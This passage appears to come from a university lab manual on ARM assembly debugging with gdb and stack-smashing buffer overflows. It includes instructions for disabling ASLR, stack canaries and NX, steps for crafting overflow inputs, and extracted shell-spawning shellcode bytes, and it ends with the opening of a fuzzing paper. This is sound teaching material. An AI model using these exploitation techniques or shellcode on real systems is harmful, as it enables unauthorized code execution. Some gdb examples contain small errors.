   ```

5. Find the start of `main`. On my computer, it is `0x103e8`.

6. Now restart the program. The easiest way to do this without confusing gdb is to quit and start over.

   ```
   (gdb) quit
   A debugging session is active.

           Inferior 1 [process 18345] will be killed.

   Quit anyway? (y or n) y
   $ gdbtui doesnothing
   (gdb) b *0x103e8
   Breakpoint 1 at 0x103e8
   (gdb) r
   Starting program: doesnothing

   Breakpoint 1, 0x000103e8 in main ()
   (gdb) layout asm
   ```

   Note that you have to use the `*` above to let gdb know that you mean the *location* `0x103e8` and not the *function* named `0x103e8`.

7. You can inspect the processor's registers with the following command:

   ```
   (gdb) info registers
   ```

8. You can print a specific register, like `sp`, with the following:

```
(gdb) p/x $sp
```

9. You can also print the stack "as an array" using `gdb`'s *artificial array* syntax. For example, to print the three words between `sp` and `fp`

```
(gdb) p/x *0xbefff538@3
$2 = {0xb6fb7000, 0xbefff684, 0x1}
```

   Observe that in the above, I used the raw address stored in `$sp`. If you want, you can use `$sp` instead, but you need to tell `gdb` how it should interpret the pointer. In other words, what kind of pointer is it? For example, this following does not work.

```
(gdb) p/x *$sp@3
Attempt to dereference a generic pointer.
```

   But this does.

```
(gdb) p/x *(int*)$sp@3
$3 = {0xb6fb7000, 0xbefff684, 0x1}
```

10. Finally, you can *step* an instruction using the `si` command. To step to the next instruction *after a function call*, use `ni` instead. `ni` is useful because we sometimes don't want to step inside certain functions, like `printf`.

14.8 *Part 4: Where are the following sections?*

With your partner, identify which sections of the code correspond to the following purposes.

- *Function preamble*: sets up the call stack for the callee.
- *Function epilogue*: restores the call stack in order to return control to the caller.
- *Transfer of control*: causes the program to jump to a different sequence of instructions.
- *Preparing return value*: puts the return value in a standard location, usually `r0`.
- *Function body*: the section of code that performs the function's purpose.

14.9 *Part 5: Modify the program*

In this last part, change the program so that `main` passes an argument to `foo` and `foo` returns something. Start simply. Now, use the skills you just learned in this lab to observe how your program passes arguments. Feel free to experiment with this. For example, recall that at some point, C will *spill* extra arguments to the call stack instead of passing them through registers. Can you observe that happening?

15

Lab 5: Stack Smashing, Part 1

In this assignment, you will construct and carry out a stack-based buffer overflow attack. A stack overflow attack targets the integrity of a program's control flow, which is why it belongs to a class of attacks called "control flow integrity attacks." The ultimate purpose of the attack in this lab is to force the program to divulge secret information without the use of the correct password. Each part of the assignment guides you through systematically building up a buffer overflow exploit that bypasses the program's authentication mechanism. In this part of the lab, we use GDB and some test inputs to systematically probe the program's vulnerabilities. In Lab 7, we will write code that extracts the secret value.

For each question, be sure to follow the instructions carefully, supplying all of the parts mentioned. Be sure to supply a Makefile that produces whatever artifacts you submit. Please make sure that your Makefile includes updated `all` *and* `clean` *targets.*

15.1 *Learning Goals*

In this lab, you will learn:

- How to debug assembly code using GDB.
- How to analyze a binary for stack overflow vulnerabilities.
- How to deploy stack smashing exploit code.

15.2 *Required Reading*

- *Assembly-level debugging with GDB*
- *Finding a return address on the stack using GDB* (video)
- *Creating a shellcode file*

15.3 Requirements

Language. In order to carry out the attack you will primarily write assembly code. You may also need to write small utilities in C in order to prepare your attack. Hand in all of the utility programs you write along the way.

Common environment. Your code must be developed for and work on the Raspberry Pi machines we use for class.

Special note about SSH. If you plan to work on your assignment by `ssh`'ing to your RPi, please be aware that SSH changes the environment[1] of your user's shell. This means that you will very likely need to alter the offsets in your attack before you submit your assignment. All attack code must be checked against the console environment we set up in the first lab. If you do not understand what I mean, this would be a good question to ask me!

[1] A *shell environment* is the set of local variables and other shell settings, including `tty` settings, for your user. You can view the contents of your environment by typing `env` at a shell prompt. When a program is started, the entire shell environment is copied into the memory for the new process. Because the bottom of the call stack is placed *after* the environment, the size of the environment changes the starting offset of the shell.

Stack Overflow and the honor code. You are permitted to refer to Stack Overflow for help, but you must not under any circumstances copy the code you see there. If you find a helpful Stack Overflow post, you *must attribute the source of your inspiration in a comment at the appropriate location of your code*. You must also provide the URL of the post. Unattributed code will be considered an honor code violation.

Instructions for compiling and running. You must supply a file called `BUILDING.md` with your submission explaining how to:

- compile your program using your `Makefile`, and
- how to run your programs on the command line.

Reflection questions. This assignment asks you to answer a few questions. You must supply the answers to these questions in a `PROBLEMS.md` file.

Starter code. For this assignment, your repository includes the program you need to exploit, some sample attack code, and a `Makefile`.

15.4 Application code

You are supplied with a program in source code form, `prog.c`, however significant parts of the rest of the program are obscured: you are given a compiled binary and a header file only. Nevertheless, the function of the program should be clear.

You should compile the program with the supplied `Makefile` and try running it. For demonstration purposes, you should use the following login and password:

username: `W1234567`
password: `demodemo`

15.5 *Environment set-up*

Although variants of this attack are still possible on modern computers and operating systems, this particular attack is no longer feasible because of three security countermeasures: stack smashing protection (aka "stack canaries"), the non-executable stack, and address space layout randomization (ASLR). We need to disable all of these features to perform our attack.

This lab must be performed using the class Raspberry Pi computer. Your personal computer has both important architectural differences from the class hardware and likely incorporates additional countermeasures against control flow integrity attacks.

Figure 15.1: The idiom *canary in a coal mine* refers to the practice of using canaries to detect hazardous gasses like carbon monoxide. Due to their small size and faster metabolism, canaries are more sensitive to many toxins than humans. If a canary became ill or died, it signaled that miners should immediately evacuate.

15.5.1 *Disabling SSP and NX*

Any code you compile using `gcc` must disable *stack smashing protection* (SSP) and the non-executable stack (NX). It is also much easier to read generated assembly when *call frame information* (CFI) and *exception handling* directives are disabled. The supplied `Makefile` already has these flags, but here they are for posterity:

```
-fno-dwarf2-cfi-asm             # don't emit CFI
-fno-asynchronous-unwind-tables # really don't emit CFI
-fno-exceptions                 # disable exceptions
-fno-delete-null-pointer-checks # don't optimize nulls!
-z execstack                    # disable NX
-fno-stack-protector            # disable SSP
```

SSP works by inserting a guard value, known as a *canary*, between the return address and the rest of the stack frame. When the function epilogue is run, this canary value is compared against the same canary stored in the program's read-only `DATA` segment. If the values are different, the return address has been tampered with, and the program is terminated by the C runtime.

NX ("no execute") is a hardware feature now present on all modern computers. Every virtually-addressed[2] memory page has an entry in a data structure called a *page table*. A page table maps the virtual address

[2] Recall that *virtual memory* is an abstraction provided by the operating system to provide the illusion to programmers that a program has complete and exclusive access to all of the computer's memory. In reality, memory is shared among many programs. Virtual memory dramatically simplifies the programming of a computer. Without it, programmers would have to anticipate when memory might be shared, for any possible set of programs that *might* run on that computer. A difficult task to say

of a page to a physical address. They enable the operating system to translate between virtual memory requests made by a program and the physical management of memory performed by a hardware memory management unit (MMU). Page tables are maintained by the operating system. Other page-related information is stored in a page table, including the *NX bit*, which stands for "no execute." When the NX bit is set (`== 1`), the computer will refuse to execute any instructions found in that page. Modern compilers set the NX bit for `DATA`, stack, and heap segments, because valid code should reside only in the `TEXT` segment.

The above set of `gcc` flags also disables a few things that will complicate stack frames for your program, like exception handler support.

15.5.2 *Disabling ASLR*

Your operating system also includes a feature called *address space layout randomization* (ASLR). ASLR is a security feature that changes the layout of your program from run to run. In particular, it randomly alters the starting offsets of the call stack, heap, and library functions. This has the effect of making it difficult to determine where things like return addresses are unless an attacker can run a program many times.

On your Raspberry Pi, run:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Your machine will prompt you to enter the password for your user.

You can verify that ASLR is off by running:

```
$ cat /proc/sys/kernel/randomize_va_space
```

`0` means that ASLR is disabled. `1` or `2` means that ASLR is enabled.

The setting you changed above does not persist after reboots. To disable ASLR permanently, run

```
$ sudo emacs /etc/sysctl.d/01-disable-aslr.conf
```

and when in `emacs`, add the following line:

```
kernel.randomize_va_space = 0
```

To test that you configured ASLR correctly, reboot your Raspberry Pi:

```
$ sudo shutdown -r now
```

and when it comes back up, in your terminal, run the same command we used to check ASLR above:

```
$ cat /proc/sys/kernel/randomize_va_space
```

where `0` means that ASLR is off, and `1` or `2` means that ASLR is on.

15.5.3 *Shell Environment*

Lastly, your shell's environment may make finding your addresses difficult, because if the environment changes, the program will be in a different location in memory. Both `ssh` and `gdb` load variables into the

environment, so you may discover that when you get your exploit running in `gdb`, running the program outside of `gdb` (and/or `ssh`) may not work. When I developed my exploit, I found that the address of the exploitable buffer in `gdb` was 64 bytes lower than the address I needed without `gdb`. There are a couple ways to address this:

- Adjust your attack's new return address for use outside `gdb` so that you jump to the right place, or
- Add a *NOP sled*[3] to the beginning of your buffer and then adjust the return address so that both attacks will jump inside the sled.

How did I know how much `gdb` altered the offset? I temporarily inserted the following handy function

```
void print_stack_pointer() {
  void* p = NULL;
  printf("%p", (void*)&p);
}
```

into `prog.c`. Generally speaking, your exploit should work on an unmodified `prog.c`, but you may change it temporarily to figure out how to exploit it. Remember to ensure that your exploit works on an unmodified `prog.c` before you hand it in!

[3] A *NOP sled* is a sequence of valid instructions that allow an attacker leeway when trying to jump to the starting point of attack code. Typically, a NOP sled is made up of long chains of repeated instructions that cause no meaningful effect on the state of a computer, like `nop` or `mov r0, r0`. For example, supposing that `mov r3, sp` is the start of attack code, a NOP sled might look like:

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
mov r3, sp
```

15.6 *Step 1: Find the vulnerability*

The supplied application contains two weaknesses, which together form a vulnerability. The first weakness is that the only thing guarding the program's sensitive data, obtained by calling the `decrypt` function, is a `student_id`, which is public knowledge.

Reflection Q1. Identify the second weakness and explain how the two weaknesses combine to constitute a vulnerability. Be sure to explain, in general terms, how an attacker might exploit this vulnerability. Record your answer in `PROBLEMS.md`.

15.7 *Step 2: Jump to a different function*

After identifying the vulnerability, use `gdb` or simulate the program in order to find your point of attack. You will need to craft an input that overwrites a return address left on the stack. The function you should call is called `test2`.

Supply your input (which is likely to contain binary characters) in two forms:

1. as a string of escaped hexadecimal literals in a file called `input1.hex`, and

2. in binary form in a file called `input1`.

   I should be able to run your exploit like this:

```
$ ./prog < input1
```

Reflection Q2. Crafting an input requires that you answer the following questions. If you're having trouble with the above, note that the answers to these questions are a recipe for crafting a buffer overflow exploit. It will probably help to answer them first!

1. What is the location of the return address stored in the stack frame for the function you plan to exploit?
2. What is the location of the buffer located that you plan to exploit?
3. How many bytes do you need to write in order to overwrite the return address?
4. What is the address you plan to put in the overwritten return address slot?
5. What order should your overwritten return address be written?
6. What bytes should you write into the buffer?
7. Since you cannot type in certain bytes, how will you write those bytes to an attack input file?
8. How does one feed an attack input file into a program?

Record answers to all of the above questions in `PROBLEMS.md`.

Reflection Q3. How does your attack work? Answer in detail in `PROBLEMS.md`.

15.8 *Step 3: Filling a buffer with shellcode and executing it*

Shellcode is attack code that launches a shell.

Your second attack should first fill a buffer with shellcode and then, after overwriting a function return address, transfer control to the shellcode in the buffer. To make this step easier, you are supplied with sample shellcode in assembly form.

You are given two sample shellcode files, `shellcode.s` and `shellcode-test.s`. `shellcode.s` has been written in such a way as to allow it to pass through C string-handling functions unmolested. Recall that C string functions are sensitive to `NULL` characters, because in C, `NULL` signifies the end of a string. To ensure that a shellcode attack is successful, no assembly mnemonic may generate an opcode containing `NULL` bytes. In other words, the byte `0x00` must never occur in the code.

In *Part 2* of this lab, you will learn how to write shellcode and to remove the `NULL` bytes yourself.

Unfortunately, one trick `shellcode.s` utilizes is to modify itself. Were we to compile `shellcode.s` and try running it, the self-modification would segfault.[4] Therefore, you are also supplied with another, slightly modified version, called `shellcode-test.s`. This version cannot be used in a buffer overflow attack, because the self-modification is necessary to make the attack work. However, you can run it independently to ensure that you've set up your environment properly.

[4] Recall that program code is stored in the `TEXT` segment of memory. `TEXT` pages are marked as read-only, so self-modifying code will cause the program to abort. This is an important security feature!

Finally, it is sometimes difficult to tell when you've successfully started a shell. To make this crystal clear, this lab comes with a shell wrapper program called `qh` that prints `"Starting sh!"` when it starts up.

Do the following steps:

1. Compile `qh`

   ```
   $ make qh
   ```

   and install it in `/bin`.

   ```
   $ sudo mv qh /bin/qh
   ```

2. Make sure that `qh` works when called directly.

   ```
   $ qh
   Starting sh!
   $ exit
   exit
   ```

   Typing `exit` returns to your original shell.

3. Compile the shellcode:

   ```
   $ make shellcode-test
   ```

   If you've done everything correctly, running `shellcode-test` should start `qh`.

   ```
   $ ./shellcode-test
   Starting sh!
   $ exit
   exit
   ```

Now that you know `shellcode-test.s` works, crafting an exploit using `shellcode.s` should also work.

1. Compile `shellcode.o`.

   ```
   $ make shellcode.o
   ```

2. Extract all the machine code from `shellcode.o` associated with the `main` and `shell` labels.

3. Now, craft an input that exploits the program in the following way:

(a) When the program runs, input is fed into the vulnerable buffer.

(b) That input is made of extracted object code, padded with `nop` instructions where necessary.

(c) That input is crafted so as to ensure that it overwrites the return address of the function containing the vulnerable buffer.

(d) The new return address that you create points into the buffer you just overflowed, so that when the function returns, it jumps into your attack shellcode.

Once you have crafted an exploit, you should be able to run it like this:

```
$ ./prog < input2
```

Be sure to supply `input2` in two forms:

1. as a string of escaped hexadecimal literals in a file called `input2.hex`, and
2. in binary form in a file called `input2`.

When executing your attack, be careful where you place your shellcode. If the call stack grows into your shellcode, it will overwrite your attack program. Diagnosing this problem after the fact is extremely frustrating.

Reflection Q4. How does your attack work? Answer in detail in `PROBLEMS.md`.

15.9 Submitting Your Lab

As you complete portions of this lab, you should `commit` your changes and `push` them. **Commit early and often.** When the deadline arrives, we will retrieve the latest version of your code. If you are confident that you are done, please use the phrase `"Lab Submission"` as the commit message for your final commit. If you later decide that you have more edits to make, it is OK. We will look at the latest commit before the deadline.

Be sure to push your changes to GitHub. To verify your changes on GitHub, navigate in your web browser to your private repository on GitHub. It should be available at https://github.com/williams-cs/cs331lab05-07_stack_smashing-{USERNAME}. You should see all changes reflected in the files that you `push`. If not, go back and make sure you have both committed and pushed.

Do not include identifying information in the code that you submit. We will know that the files are yours because they are in *your* `git` repository. We grade your lab programs anonymously to avoid

bias. In your `README.md` file, please cite any sources of inspiration or collaboration (e.g., conversations with classmates). We take the honor code very seriously, and so should you. Please include the statement `"I am the sole author of the work in this repository."` in a comment at the top of your C files.

15.10 *Bonus: Feedback*

I am always looking to improve our labs. For one bonus percentage point, please submit answers to the following questions using the anonymous feedback form for this class:

1. How difficult was this assignment on a scale from 1 to 5 (1 = super easy, ..., 5 = super hard)? Why?
2. Did this assignment help you to understand buffer overflow attacks?
3. Is there is one skill/technique that you struggled to develop during this lab?
4. Your name, for the bonus point (if you want it).

15.11 *Bonus: Mistakes*

Did you find any mistakes in this writeup? If so, add a file called `MISTAKES.md` to your GitHub repository and provide a bulleted list of mistakes. Be sure to explain them in enough detail that I can verify them. For example, you might write

```
* Where it says "bypass␣the␣auxiliary␣sensor" you should have
    written "bypass␣the␣primary␣sensor".
* You spelled "college" wrong ("collej").
* A quadrilateral has four edges, not "too␣many␣to␣count" as you
     state.
```

For each mistake I am able to validate, I will award limited bonus credit, not to exceed 100% of your grade.

16

Assembly-Level Debugging with `gdb`

The GNU Debugger (`gdb`) is an incredibly useful tool for debugging C programs. It lets you step through a program one program statement at a time, inspect local variables, set breakpoints, and so forth. But `gdb` is also a big time-saver when working with assembly code. Spending a little time getting to know `gdb` will take all the guesswork out of developing an exploit for a vulnerable program.

16.1 *Disassembly mode*

When you start `gdb` with a program, e.g.,

```
$ gdbtui myprogram
```

you can switch it into "disassembly mode."

```
(gdb) layout asm
```

Your source code window in `gdb` will now be filled with assembly code.

16.1.1 *Debug symbols*

This note is primarily for people who already have a little experience using `gdb`.

`gcc` lets you add what are called "debug symbols" for debugging a program. These symbols are handy when debugging C code, but not all that useful when debugging at the assembly level. If you've used `gdb` before, you may be in the habit of using this flag.

Try generating the assembly for a program with `gcc -S` and then generating assembly for the same program with debug symbols using `gcc -g -S`.

For a simple "hello world" program, I get 34 lines of assembly using the first option and 220 (!!!) lines of assembly for the second version. What's going on? In short, `gcc` generates lots of supporting information to help `gdb` do its job. This is very useful when debugging C code, and all of this extra information is hidden from you at the source code level. But when debugging at the assembly level, it adds a lot of unnecessary noise.

I suggest that you *do not* use the `-g` flag when generating assembly code for this class.

16.2 *Running programs*

Running a program in `gdb` is easy. At the `(gdb)` prompt, type:

```
(gdb) run
```

Note that, although you can run programs this way, this method may not be all that useful for Lab 5. Instead, you probably want to run a program with some input from `STDIN`. You will also want to know how to pause a program at a given point, which is called *setting a breakpoint*.

16.3 *Running programs that read from STDIN*

Using `gdb` with programs that read from `STDIN` is a little tricky because `gdb` does not attach the program's `STDIN` to your terminal's `STDOUT`. `gdb` is using *your* `STDOUT` to control `gdb` itself. Fortunately, if you save your desired input into a file, you can ask `gdb` to pass that input along to the program:

```
(gdb) run < myfile
```

16.4 *Setting assembly breakpoints*

It is often very useful to pause the execution of a running program so that you can inspect its state (local variables, call stack, etc.). A *breakpoint* is a location at which you ask `gdb` to pause. In `gdb`, you can set breakpoints at both the source code (e.g., C) level or at the assembly level. We will primarily want to set assembly breakpoints in this class.

Setting an assembly breakpoint is done by using the address of the instruction that you want your program to pause, or "break," at. For example,

```
(gdb) break *0x80483d4
```

You can also type the shorthand:

```
(gdb) b *0x80483d4
```

If you're using `gdbtui`, you should see a `b+` appear in the assembly listing at the location you requested.

The `*` in the command above is mandatory; it tells `gdb` to interpret the argument to `break` as an address and not as a label (which is the default).

Note that if you supply a label (e.g., a function name), the breakpoint will appear *after* the function's prologue. This may not be what you want! E.g., suppose I have the function:

```
0x80483d4 <main>                push    {fp, lr}
0x80483d8 <main+4>              add     fp, sp, #4
0x80483dc <main+8>              mov     r1, #2
```

and I call `break main`. Then the breakpoint will be set at `main+8`, at address `0x80483dc`.

16.5 *Inspecting registers*

You can look at the state of all of your registers using:

```
(gdb) info registers
```

You can also inspect a single register by giving the above command the name of a register:

```
(gdb) info registers r0
```

16.6 *Stepping, stepping over, and continuing*

As when debugging C code in `gdb`, you can step to the next instruction when in assembly mode. Note that the ordinary `step` command steps *to the next C statement*. A single C statement can correspond with many assembly instructions. Instead, to step at the assembly level, use

```
(gdb) stepi
```

which steps to the next assembly instruction. Alternatively, you can also use the shortcut,

```
(gdb) si
```

It's also worth noting that pressing Enter will repeat the last command you ran.

You can also "step over" branch instructions (like `bl`) just like you might step over functions (using `next`) with:

```
(gdb) nexti
```

or the shorthand

```
(gdb) nexti
```

Finally, if you've set an assembly breakpoint, and you want to continue until your breakpoint is hit, use:

```
(gdb) continue
```

or the shorthand

```
(gdb) c
```

16.7 *Printing values*

You can print the values of registers and memory locations. This is very useful in combination with `gdb`'s formatting options.

For example, you can print the register `sp` like so:

```
(gdb) p $sp
```

Would you like to see the output in hexadecimal?

```
(gdb) p/x $sp
```

Why might this be preferable to `info registers ssp`? For starters, you can use it to print mathematical expressions, like:

```
(gdb) p/x $sp - 32
```

In fact, if you know that a value is a pointer, you can tell `gdb` to "cast" the value, which is very useful for understanding what data exists at certain memory locations. For example, the following expression dereferences (the first `*`) the `int *` (cast) stored at location `$sp - 32`.

```
(gdb) p *(int *)($esp - 32)
```

Or maybe you want to see that in hexadecimal?

```
(gdb) (gdb) p/x *(int *)($esp - 32)
```

16.8 *Inspecting values*

Perhaps you would like to inspect a word stored at a given location, but you'd like to view it one byte at a time, in hex format? Suppose our word starts at `0xabcdef01`:

```
(gdb) x/4xb 0xabcdef01
```

The `x` command asks to *examine* memory. The arguments to `x` are after the `/` and are *number*, *format*, and *unit*. The above command examines "4 bytes, each printed in hexadecimal."[1]

[1] A complete reference for examining memory can be found at https://web.mit.edu/gnu/doc/html/gdb_10.html#SEC58.

17

Creating a Shellcode File

Creating a Shellcode File

Shellcode is a program, hidden in specially crafted input, that an attacker feeds to a vulnerable program. It is called "shellcode" because it is commonly used to exploit a program in order to open a shell. For setuid programs, being able to execute shellcode means that an attacker is able to open a shell with superuser privileges.

Unprintable characters

One form of shellcode takes the form of a binary file. Such shellcode is usually fed into a program as string input.

While very clever attackers can sometimes generate shellcode that uses only printable characters, more often you will need to feed non-printable characters into a program's input. A non-printable character is essentially a character that does not appear on screen when you type it. For example, the `delete` character is not printable; in fact, the effect of processing the delete key is usually to *un* print something. Other so-called *control characters*, like `escape`, etc., are also not printable.

In a stack smashing attack, we take advantage of the fact that numbers and characters have the same underlying representations: byte values. To exploit a program, we may need specific byte values to be stored in specific memory locations. If some of these "characters" are non-printable, how do we "type" them so that we can give them to a program? The answer is to use a file. Instead of relying on an attacker to type these characters in, we store them into a file, and we feed that file as input to the program.

In short: we generate inputs programmatically and store them into a file. Then, we feed the file into a program.

Example

Suppose I need to feed the following byte values to a program, where each pair of hexadecimal digits represents a byte:

```
61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 d8 f5 ff bf 34 84 04 08
```

Some of these byte values have printable, ASCII equivalents. Let's substitute in a character for every byte that has a printable ASCII equivalent:

```
a b c d e f g h i j k l m n o p d8 f5 ff bf 34 84 04 08
```

Now what do we do with the rest of the characters? If, instead of trying to type the characters directly, we *generate* them using a program, we can get around the fact that they are non-printable. The Perl programming language (among many others) has the ability to print non-printable characters using "character escapes". Conveniently, all byte values can be printed using "hexadecimal escapes".

Even more conveniently, Perl lets us write mini-programs that can be executed directly on the command line. For example, if we type the following into our shell:

```
$ perl -e 'print "helloworld\n"'
```

we see `helloworld` echoed in our shell.

UNIX power tip: Any program that prints to `STDOUT` can be redirected to print to a file using the `>` shell operator. For example:

```
$ perl -e 'print "helloworld\n"' > hello_file
```

creates a file called `hello_file` containing `helloworld\n`.

Let's now print all those unprintable characters and save them to a file called `input`.

```
$ perl -e 'print "abcdefghijklmnop\xd8\xf5\xff\xbf\x34\x84\x04\x08"' > input
```

Note above that if we want to "print" the unprintable byte with byte value `0x84`, we just type `\x84` in Perl.

Where do our bytes come from?

You probably already know that at least a part of the bytes we use to overwrite a return address should contain a new return address. But what about the rest of the bytes? Well, think about this for a moment: when we overwrite a return address, what address do we put there? If all you're trying to do is to make a program jump to a different function that already exists, then you can just put in that function's address. But what if you want to make the program do something *totally new*? In other words, what if you want to hijack the program to run code that *you wrote*?

First, we start by writing the program that we want to run. We then obtain the machine code for our program. During our attack, we will load this machine code into our attack buffer, overwrite a return address, and jump to code stored in our buffer. This is why we have to disable the NX bit. We're going to run code in a region that normally does not run code!

Note that this tutorial just tells you how to extract the machine code for your attack code. It does not tell you which bytes in the attack code should contain the new return address, or where to put that new return address. You will have to figure out those parts on your own!

Using `gdb` to find a subroutine

How can we obtain the machine code for *one subroutine*? We can do this using `gdb`.

First, compile your program. Then run `gdb` as follows:

```
$ gdb shellcode.o
(gdb) disas /r main
Dump of assembler code for function main:
   0x00000000 <+0>:     02 20 22 e0     eor     r2, r2, r2
   0x00000004 <+4>:     28 10 8f e2     add     r1, pc, #40     ; 0x28
   0x00000008 <+8>:     02 48 2d e9     push    {r1, r11, lr}
   0x0000000c <+12>:    01 48 bd e8     pop     {r0, r11, lr}
   0x00000010 <+16>:    07 20 c1 e5     strb    r2, [r1, #7]
   0x00000014 <+20>:    02 48 2d e9     push    {r1, r11, lr}
   0x00000018 <+24>:    04 b0 8d e2     add     r11, sp, #4
   0x0000001c <+28>:    0b 70 a0 e3     mov     r7, #11
   0x00000020 <+32>:    08 d0 4d e2     sub     sp, sp, #8
   0x00000024 <+36>:    0c 10 0b e5     str     r1, [r11, #-12]
   0x00000028 <+40>:    08 20 0b e5     str     r2, [r11, #-8]
   0x0000002c <+44>:    0c 10 4b e2     sub     r1, r11, #12
   0x00000030 <+48>:    ff ff ff ef     svc     0x00ffffff
End of assembler dump.
```

This view shows us which instructions start at which offsets. Notice that we get both the machine code and instruction mnemonics in this view. For example, `push {r1, r11, lr}` is represented by the hexadecimal word `02 48 2d e9` and is located at offset `0x00000008` in the file.

Finding the virtual start and end addresses of a subroutine

Now, find the *start* and *end* addresses for that subroutine. In the example above, the start is `0x00000000` and the end is `0x00000030`. Remember, these addresses are in hexadecimal format. We are going to verify that we found the correct address range by using a tool called `objdump` with those offsets.

In the command below, the `start-address` is inclusive, while the `stop-address` is exclusive (so we *add four bytes* to the address):

```
$ objdump -d --start-address=0x00000000 --stop-address=0x00000034 shellcode.o

shellcode.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <main>:
   0:   e0222002        eor     r2, r2, r2
   4:   e28f1028        add     r1, pc, #40     ; 0x28
   8:   e92d4802        push    {r1, fp, lr}
   c:   e8bd4801        pop     {r0, fp, lr}
  10:   e5c12007        strb    r2, [r1, #7]
  14:   e92d4802        push    {r1, fp, lr}
  18:   e28db004        add     fp, sp, #4
  1c:   e3a0700b        mov     r7, #11
  20:   e24dd008        sub     sp, sp, #8
  24:   e50b100c        str     r1, [fp, #-12]
  28:   e50b2008        str     r2, [fp, #-8]
  2c:   e24b100c        sub     r1, fp, #12
  30:   efffffff        svc     0x00ffffff
```

That looks right! We have two small problems, though.

First, `objdump` "helpfully" tries to interpret the instructions as integer words. This isn't fundamentally a problem, but it does mean that the byte representation of each instruction is displayed as an integer. For example, `eor r2, r2, r2` is shown as the hexadecimal `e0222002`. In reality, this instruction is stored as the little-endian `02 20 22 e0`. Keep that in mind as you use `objdump`.

Second, `gdb` and `objdump` are trying to be helpful by showing us the addresses of that code *once the program is loaded into memory*. Those offsets are *virtual memory offsets*. What we're looking for right now, though, are the offsets of the program *on disk*, before it is loaded, so that we can extract those bytes to a file. Looks like we have to do a little more work.

Finding the on-disk start and end addresses of a subroutine

The easiest way to find on-disk offsets is to convert the compiled binary program into a sequence of hex digits and then to search for the sequence of digits corresponding to your function. Note that `od` *shows the true little-endian stored representation of an instruction*. For example, the beginning of the above program is `02 20 22 e0`.

Convert your compiled program to hex numbers and save it in a file:

```
$ od -tx1 -A d shellcode.o > shellcode.hex
```

Open the `.hex` file in your favorite editor and look for the start of your function, i.e., `02 20 22 e0`. In my program the `main` function appears in this snippet. Do you see `02 20 22 e0`?

```
0000048 08 00 07 00 02 20 22 e0 28 10 8f e2 02 48 2d e9
0000064 01 48 bd e8 07 20 c1 e5 02 48 2d e9 04 b0 8d e2
0000080 0b 70 a0 e3 08 d0 4d e2 0c 10 0b e5 08 20 0b e5
0000096 0c 10 4b e2 ff ff ff ef 2f 62 69 6e 2f 71 68 41
```

The numbers all the way to the left are *decimal* offsets into the *binary file*. Since our function starts with `02`, which is `4` bytes in, we now know that our function begins at decimal offset `52`.

Finding the size of the function

We also need to know how big the function is. Each line of `gdb`'s output tells us at which address that line's disassembly starts. Since the first line of `main` starts at `0x00000000`, that's our start address. What's the end address? Let's look at the last line:

```
...
   0x00000030 <+48>:    ff ff ff ef     svc     0x00ffffff
End of assembler dump.
```

The last line starts at `0x00000030`. That does not mean that the end address is `0x00000030`. It means that we need to count the number of bytes for that line and add them to the address. In our case, this line is a single machine instruction, `ff ff ff ef`, which corresponds with the mnemonic, `svc`. So our end address is `0x00000030 + 0x4`, which is `0x00000034`.

How many bytes is that? Easy: `end - start` = `0x00000034 - 0x00000000` = `0x34` = `52` bytes.

Extracting bytes

So finally, we copy `52` bytes starting at offset `52` using the `dd` tool, which is a copy utility that lets us work with raw bytes on disk. Note that `dd` needs all offsets and counts to be in decimal:

```
$ dd if=shellcode.o of=shellcode_main.bin bs=1 skip=52 count=52
```

where `if` stands for "input file", `of` stands for "output file", `bs` stands for "block size" (where `1` is a *byte*), `skip` says where to *start* reading, and `count` specifies how many blocks (bytes in this case) to copy.

We can verify that `main.bin` contains the desired function by running `od` again:

```
$ od -tx1 -A d shellcode_main.bin
0000000 02 20 22 e0 28 10 8f e2 02 48 2d e9 01 48 bd e8
0000016 07 20 c1 e5 02 48 2d e9 04 b0 8d e2 0b 70 a0 e3
0000032 08 d0 4d e2 0c 10 0b e5 08 20 0b e5 0c 10 4b e2
0000048 ff ff ff ef
0000052
```

Looks good!

Storing your shellcode in a more convenient format

We will probably need to modify the binary that we extracted in small ways in order to make our attack work. It is inconvenient to work directly with the binary file. Instead, we can convert it into a string that uses hex escapes. We can then edit that string as we wish, and then use Perl to convert it back to binary.

Although we could convert our binary into hex escapes by hand, doing so is both tedious and error prone. Instead, let's write a program. Here's a C program that takes a binary file as its first argument and then generates an escaped hex string.

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *filename = argv[1];
  FILE *file = fopen(filename, "r");

  char byte = '\0';
  while(fread(&byte, 1, 1, file) != 0) {
    printf("\\x%02hhx", byte);
  }
  printf("\n");
  return 0;
}
```

After compiling this program, we run:

```
$ ./byte_to_hex shellcode_main.bin
```

and get

```
\x02\x20\x22\xe0\x28\x10\x8f\xe2\x02\x48\x2d\xe9\x01\x48\xbd\xe8\x07\x20\xc1\xe5\x02\x48\x2d\xe9\x04\xb
```

Now you can tinker with the string directly in your text editor, and when you want to generate a new binary file, just give it to Perl:

```
$ perl -e 'print "\x02\x20\x22\xe0\x28\x10\x8f\xe2\x02\x48\x2d\xe9\x01\x48\xbd\xe8\x07\x20\xc1\xe5\x02\
```

18

An Empirical Study of the Reliability of UNIX Utilities

An Empirical Study of the Reliability

of

UNIX Utilities

Barton P. Miller
bart@cs.wisc.edu

Lars Fredriksen
L.Fredriksen@att.com

Bryan So
so@cs.wisc.edu

Summary

Operating system facilities, such as the kernel and utility programs, are typically assumed to be reliable. In our recent experiments, we have been able to crash 25-33% of the utility programs on any version of UNIX that was tested. This report describes these tests and an analysis of the program bugs that caused the crashes.

Content Indicators

D.2.5 (Testing and Debugging), D.4.9 (Programs and Utilities), General term: reliability, UNIX.

Research supported in part by National Science Foundation grants CCR-8703373 and CCR-8815928, Office of Naval Research grant N00014-89-J-1222, and a Digital Equipment Corporation External Research Grant.

1. INTRODUCTION

When we use basic operating system facilities, such as the kernel and major utility programs, we expect a high degree of reliability. These parts of the system are used frequently and this frequent use implies that the programs are well-tested and working correctly. To make a systematic statement about the correctness of a program, we should probably use some form of formal verification. While the technology for program verification is advancing, it has not yet reached the point where it is easy to apply (or commonly applied) to large systems.

